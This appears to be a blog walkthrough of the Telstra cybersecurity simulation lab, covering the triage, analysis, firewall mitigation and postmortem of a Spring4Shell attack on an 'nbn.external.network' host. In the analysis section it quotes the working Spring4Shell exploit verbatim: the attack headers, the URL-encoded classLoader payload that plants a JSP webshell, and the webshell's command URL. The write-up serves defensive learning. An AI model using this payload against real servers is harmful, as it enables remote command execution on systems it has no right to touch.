Telstra AU - Responding to a Malware Attack

Getting real-world cybersecurity practice isn’t always possible. Fortunately, out there, there are free, interactive labs that will give you the opportunity to learn by doing. One great example is the Telstra Cybersecurity Simulation, where you can step into a realistic scenario and see how security teams respond to potential treats. . Give it a try yourself and explore the lab here: Telstra Cybersecurity Simulation
Without further ado, let’s dive in!.
Responding to a Malware Attack
The SOC you work in has detected a malware attack affecting one of the company’s key services. This service is currently down, causing a major disruption across the organization and triggering a wave of customer complaints.
The affected service was built using the Java Spring Framework. Since CISA (Cybersecurity and Infrastructure Security Agency) recently published an advisory about a new zero-day vulnerability in the Spring Framework called Spring4Shell, you suspect this might be related.
Your task is to triage the current malware threat and figure out which infrastructure was affected. Once you’ve done that, draft a short email to the respective team explaining what’s happening and when it started (include the timestamp). Keep the email clear and to the point so the team can quickly attend the incident response and prepare mitigation steps.
You’ll have access to the firewall logs and the infrastructure inventory. You’re also provided with a list of internal teams that must be contacted depending on the severity of the incident.
The investigation
Let’s start by analyzing the Firewall events:

- There is a total of 1.59k events from Mar 20th, 07:02 to 14:21. The vast majority (1.53k) of these events have bypassed the firewall rules, meaning that certain type of traffic was allowed through. In contrast, only 46 events were successfully stopped.
- From 07:00 to around 14:00, event activity remained low and stable. Shortly after 14:00, there was huge spike in bypass traffic (600+ events). Because the spike is almost entirely bypass traffic, it can suggest malicious activity.
- The alert was triggered at
2022-03-20T03:16:34Z.
Now, let’s take a quick peak at the Firewall logs:

- There are 499 entries in the logs, all showing a bypass action. All these requests came from a single geographical location AU (Australia) and were directed at the
nbn.external.networkhost, which seems to be where the backend application might be running on. - Every request was dispatched using the HTTP POST method, targeting the same path
/tomcatwar.jsp, and all occurring within the same date and hour. This uniformity might suggests automated interaction and coordinated activity. - Each request came from a different IP address, which could indicate a potential distributed attack or the use of a proxy to mask the source.
Based on this analysis, rather than normal user activity, the observed traffic behavior suggests a potential exploitation attempt directed at nbn.external.network.
Let’s now take a look at the list of services affected to notify the appropriate team about this incident:

While the company’s infrastructure runs on Spring Framework 5.3.0, the attack is specifically targeting the NBN connection infrastructure, whose address is nbn.external.network. Given that this asset is also classified as a Critical priority asset, the nbn Team must be notified about this issue:

The purpose of this email is to ensure the respective team is aware of the ongoing incident and to be prepared for mitigation advice.
Analyzing the Attack
One of the most common ways to mitigate a malware attack is by creating a firewall rule that filters incoming network traffic that matches a malicious pattern.
Now that the corresponding team has been notified of the ongoing attack, the next step is to analyze the firewall logs to identify patterns in the attacker’s network requests. Eventually, the goal is to create a firewall rule that can block or mitigate these types of requests.
Your next task is to analyze the Firewall logs, see if you can find any pattern in them, identify what characteristics of the Spring4Shell vulnerability were exploited, and finally draft an email to the networks team with your findings. Keep the message focused, as the team is technical and experienced with these types of requests, and will use your input to develop a firewall rule to mitigate the attack.
The Analysis
When digging into the firewall logs, you immediately detect malicious patterns in two key components: the request HTTP headers and the request payload.

All request headers contain the following:
1
2
3
4
5
suffix=%>//
c1=Runtime
c2=<%
DNT=1
Content-Type=application/x-www-form-urlencoded
While the request payloads include this:
1
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Let’s bring the pieces together.
First, the request payload is URL-encoded, you can tell that by the characters with a prefix %. You have to decode it and beautify the output to have more details of what’s going on there. You can use CyberChef for this purpose:

Alright, some Java code is shown. Let’s clean it a bit more:

Much better!. Can you see the placeholders %{c1}, %{c2} and %{suffix}, well, they basically map to what’s coming in the HTTP headers of the request, that is:
%{c1}i→c1=Runtime%{c2}i→c2=<%%{suffix}i→suffix=%>//
So, when you replace the placeholders with the actual values in the Java code, you get the following (comments were included to actually understand what the code is doing):

A fully functional JSP webshell. You see, a webshell is a malicious script that an attacker uploads to a web server, so once in place, it lets them execute commands on the server through the web browser, basically giving them a backdoor. In this case, this webshell was specifically crafted to exploit the Java Spring Framework, which is where the name Spring4Shell comes from.
Alright, but how is the attacker controlling the compromised server through this webshell?. Well, once Tomcat processes the malicious script, the attacker can easily access it via:
1
https://<server>/tomcatwar.jsp?pwd=j&cmd=<command>
And send commands as follows:
1
https://nbn.external.network/tomcatwar.jsp?pwd=j&cmd=whoami
So, this is how the attacker can potentially gain the control of the nbn.external.network host.

Based on all this information, let’s proceed to draft an email to the networks team requesting the creation of a firewall rule that blocks this type of traffic and informing them about our findings.
Mitigating the Malware Attack
Now that you have submitted your analysis on the malware attack, you’ll collaborate with the networks team to implement a firewall rule to mitigate this attack. You’ll use Python to simulate the firewall’s scripting language.
Your task is to develop a firewall rule to mitigate the Spring4Shell attack. To fulfill this challenge, you are provided with the following files:
firewall_server.py: A lightweight HTTP server that accepts POST and GET requests. This is where you’ll implement your firewall rule simulation.test_requests.py: A script that simulates the Spring4Shell attack. You’ll use it to test your firewall rule implementation.
Firewall Rules Implementation
In order to mitigate the current attack, several rules were implemented, this way no matter whether the incoming request is GET or POST. Essentially, any blacklisted header, path, query string parameter, or payload is analyzed and blocked if found to be malicious.
When reviewing the code solution, you’ll see the request’s blacklisted elements:

The functions responsible for enforcing those rules:

The entry-point logic for the execution of those functions:

And finally, the mitigation in case of a webshell attack:

I’ve uploaded the full project code to GitHub for you to check it out.

Now, when you run the lightweight HTTP server and the test, you’ll see that the malicious webshell requests were successfully blocked:
Writing an Incident Postmortem


The firewall rules you developed works effectively, future attack attempted from the same tool were ineffective based on the rules wrote by you. Now that the incident was revolved, it is important to document what happened so you organization can learn from these events in the future.
Please write a postmortem of the incident. Be sure to include:
- A summary of what occurred.
- Who was involved in responding to the incident.
- A root cause analysis.
- The actions taken to resolve the issue and prevent recurrence.
The Postmortem draft
Alright, this simulation showed the critical importance of timely detection, effective firewall rule implementation, and proactive monitoring when facing emerging threats like the Spring4Shell. While no successful exploitation occurred, this exercise demonstrated how quickly an unpatched system could be targeted and the potential impact on service availability.